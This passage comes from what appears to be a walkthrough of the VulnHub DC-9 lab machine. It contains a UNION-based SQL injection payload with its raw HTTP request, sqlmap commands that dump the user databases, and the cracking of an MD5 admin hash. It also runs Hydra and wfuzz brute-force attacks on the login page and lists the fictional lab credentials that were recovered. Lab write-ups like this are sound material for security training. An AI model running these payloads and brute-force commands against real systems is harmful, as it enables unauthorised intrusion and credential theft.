3. Determine values of columns in `UserDetails`

```
' UNION ALL SELECT 1,2,3,4,5,group_concat(username,':',password) from users.UserDetails#
```



```
POST /results.php HTTP/1.1
Host: 192.168.56.120
Content-Length: 95
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
OPR/82.0.4227.43
Origin: http://192.168.56.120
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Referer: http://192.168.56.120/search.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7
Connection: close

search=' UNION ALL SELECT
1,2,3,4,5,group_concat(username,':',password) from
users.UserDetails#
```

```
Position: <br />
Phone No: <br />
Email: <br/>
<br/>
ID: 20<br/>
Name:  <br/>
Position: <br />
Phone No: <br />
Email: <br/>
<br/>
ID: 21<br/>
Name:  <br/>
Position: <br />
Phone No: <br />
Email: <br/>
<br/>
ID: 22<br/>
Name:  <br/>
Position: <br />
Phone No: <br />
Email: <br/>
<br/>
ID: 1<br/>
Name: 2 3<br/>
Position: 4<br />
Phone No: 5<br />
Email:
marym:3kfs86sfd,julied:468sfdfsd2,fredf:4sfd87sfd1,barne
yr:RocksOff,tomc:TC&TheBoyz,jerrym:B8m#48sd,wilmaf:Pebbl
es,bettyr:BamBam01,chandlerb:UrAGOD!,joeyt:Passw0rd,rach
elg:yN72#dsd,rossg:ILoveRachel,monicag:3248dsds7s,phoebe
b:smellycats,scoots:YR3BVxxxw87,janitor:Ilovepeepee,jani
tor2:Hawaii-Five-0<br/>
```


- Value in `UserDetails` table from `users` database
  - username:password

```
marym:3kfs86sfd

julied:468sfdfsd2

fredf:4sfd87sfd1

barneyr:RocksOff

tomc:TC&TheBoyz

jerrym:B8m#48sd

wilmaf:Pebbles

bettyr:BamBam01

chandlerb:UrAG0D!

joeyt:Passw0rd

rachelg:yN72#dsd

rossg:ILoveRachel

monicag:3248dsds7s

phoebeb:smellycats

scoots:YR3BVxxxw87

janitor:Ilovepeepee

janitor2:Hawaii-Five-0
```

SQLi w/ SQLMAP

1. Determine databases


```
sqlmap -r sqli.txt --dbs --output-dir=$(pwd)/sqlmap
```



```
available databases [3]:
[*] information_schema
[*] Staff
[*] users
```

2. Determine tables in `Staff` database


```
sqlmap -r sqli.txt -D Staff --tables --output-dir=$(pwd)/sqlmap
```



```
Database: Staff
[2 tables]
+--------------+
| StaffDetails |
| Users        |
+--------------+
```

3. Determine columns in `Users` table from `Staff` database


```
sqlmap -r sqli.txt -D Staff -T Users --columns --output-dir=$(pwd)/sqlmap
```



```
Database: Staff
Table: Users
[3 columns]
+----------+-----------------+
| Column   | Type            |
+----------+-----------------+
| Password | varchar(255)    |
| UserID   | int(6) unsigned |
| Username | varchar(255)    |
+----------+-----------------+
```

4. Determine values in `Users` table from `Staff` database


```
sqlmap -r sqli.txt -D Staff -T Users --dump --output-dir=$(pwd)/sqlmap
```



```
Database: Staff
Table: Users
[1 entry]
+--------+----------------------------------+----------+
| UserID | Password                         | Username |
+--------+----------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+--------+----------------------------------+----------+
```

5. Determine tables `users` database


```
sqlmap -r sqli.txt -D users --tables --output-dir=$(pwd)/sqlmap
```



```
Database: users
[1 table]
+-------------+
| UserDetails |
+-------------+
```

6. Determine values in `UserDetails` table from `users` database


```
sqlmap -r sqli.txt -D users --dump --output-dir=$(pwd)/sqlmap
```



```
Database: users
Table: UserDetails
[17 entries]
+----+------------+---------------+---------------------+-----------+-----------+
| id | lastname   | password      | reg_date            | username  | firstname |
+----+------------+---------------+---------------------+-----------+-----------+
| 1  | Moe        | 3kfs86sfd     | 2019-12-29 16:58:26 | marym     | Mary      |
| 2  | Dooley     | 468sfdfsd2    | 2019-12-29 16:58:26 | julied    | Julie     |
| 3  | Flintstone | 4sfd87sfd1    | 2019-12-29 16:58:26 | fredf     | Fred      |
| 4  | Rubble     | RocksOff      | 2019-12-29 16:58:26 | barneyr   | Barney    |
| 5  | Cat        | TC&TheBoyz    | 2019-12-29 16:58:26 | tomc      | Tom       |
| 6  | Mouse      | B8m#48sd      | 2019-12-29 16:58:26 | jerrym    | Jerry     |
| 7  | Flintstone | Pebbles       | 2019-12-29 16:58:26 | wilmaf    | Wilma     |
| 8  | Rubble     | BamBam01      | 2019-12-29 16:58:26 | bettyr    | Betty     |
| 9  | Bing       | UrAG0D!       | 2019-12-29 16:58:26 | chandlerb | Chandler  |
| 10 | Tribbiani  | Passw0rd      | 2019-12-29 16:58:26 | joeyt     | Joey      |
| 11 | Green      | yN72#dsd      | 2019-12-29 16:58:26 | rachelg   | Rachel    |
| 12 | Geller     | ILoveRachel   | 2019-12-29 16:58:26 | rossg     | Ross      |
| 13 | Geller     | 3248dsds7s    | 2019-12-29 16:58:26 | monicag   | Monica    |
| 14 | Buffay     | smellycats    | 2019-12-29 16:58:26 | phoebeb   | Phoebe    |
| 15 | McScoots   | YR3BVxxxw87   | 2019-12-29 16:58:26 | scoots    | Scooter   |
| 16 | Trump      | Ilovepeepee   | 2019-12-29 16:58:26 | janitor   | Donald    |
| 17 | Morrison   | Hawaii-Five-0 | 2019-12-29 16:58:28 | janitor2  | Scott     |
+----+------------+---------------+---------------------+-----------+-----------+
```

Port 80 (HTTP) - Bruteforce Login Page

1. Crack hash w/ crackstation




Enter up to 20 non-salted hashes, one per line:

```
856f5de590ef37314e7c3bdf6f8a66dc
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
856f5de590ef37314e7c3bdf6f8a66dc	md5	transorbital1

2. Compile the credentials




```
marym:3kfs86sfd
julied:468sfdfsd2
fredf:4sfd87sfd1
barneyr:RocksOff
tomc:TC&TheBoyz
jerrym:B8m#48sd
wilmaf:Pebbles
bettyr:BamBam01
chandlerb:UrAG0D!
joeyt:Passw0rd
rachelg:yN72#dsd
rossg:ILoveRachel
monicag:3248dsds7s
phoebeb:smellycats
scoots:YR3BVxxxw87
janitor:Ilovepeepee
janitor2:Hawaii-Five-0
admin:transorbital1
```

3. Extract usernames & password in separate files

```
cat creds.txt | cut -d ':' -f1 > usernames.txt
cat creds.txt | cut -d ':' -f2 > passwords.txt
# OR
awk -F: '{print $1}' creds.txt > usernames.txt
awk -F: '{print $2}' creds.txt > usernames.txt
```

4. Bruteforce login w/ Hydra


```
hydra -L usernames.txt -P passwords.txt $ip http-post-form
"/manage.php:username=^USER^&password=^PASS^:Your Login Name or Password is invalid" -o
"/root/vulnHub/DC9/192.168.56.120/scans/tcp80/tcp_80_http_auth_hydra.txt"
# OR
wfuzz -c -z file,usernames.txt -z file,passwords.txt -d 'username=FUZZ&password=FUZ2Z'
http://$ip/manage.php
```



```
┌──(root💀kali)-[~/vulnHub/DC9/192.168.56.120/exploit/manual-sqli]
└─# hydra -L usernames.txt -P passwords.txt 192.168.56.120 http-post-form "/manage.ph
p:username=^USER^&password=^PASS^:Your Login Name or Password is invalid" -o "/root/v
ulnHub/DC9/192.168.56.120/scans/tcp80/tcp_80_http_auth_hydra.txt"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in militar
y or secret service organizations, or for illegal purposes (this is non-binding, thes
e *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-12 01:06:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 324 login tries (l:18/p:18), ~21
tries per task
[DATA] attacking http-post-form://192.168.56.120:80/manage.php:username=^USER^&passwo
rd=^PASS^:Your Login Name or Password is invalid
[80][http-post-form] host: 192.168.56.120   login: admin   password: transorbital1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-12 01:07:01
```

- admin:transorbital1

5. Successfully log in




You are already logged in as admin.

File does not exist

- Could be a hint to LFI

6. Able to create a user record



Add Record

Firstname:

Lastname:

Position:

Phone No:

Email:

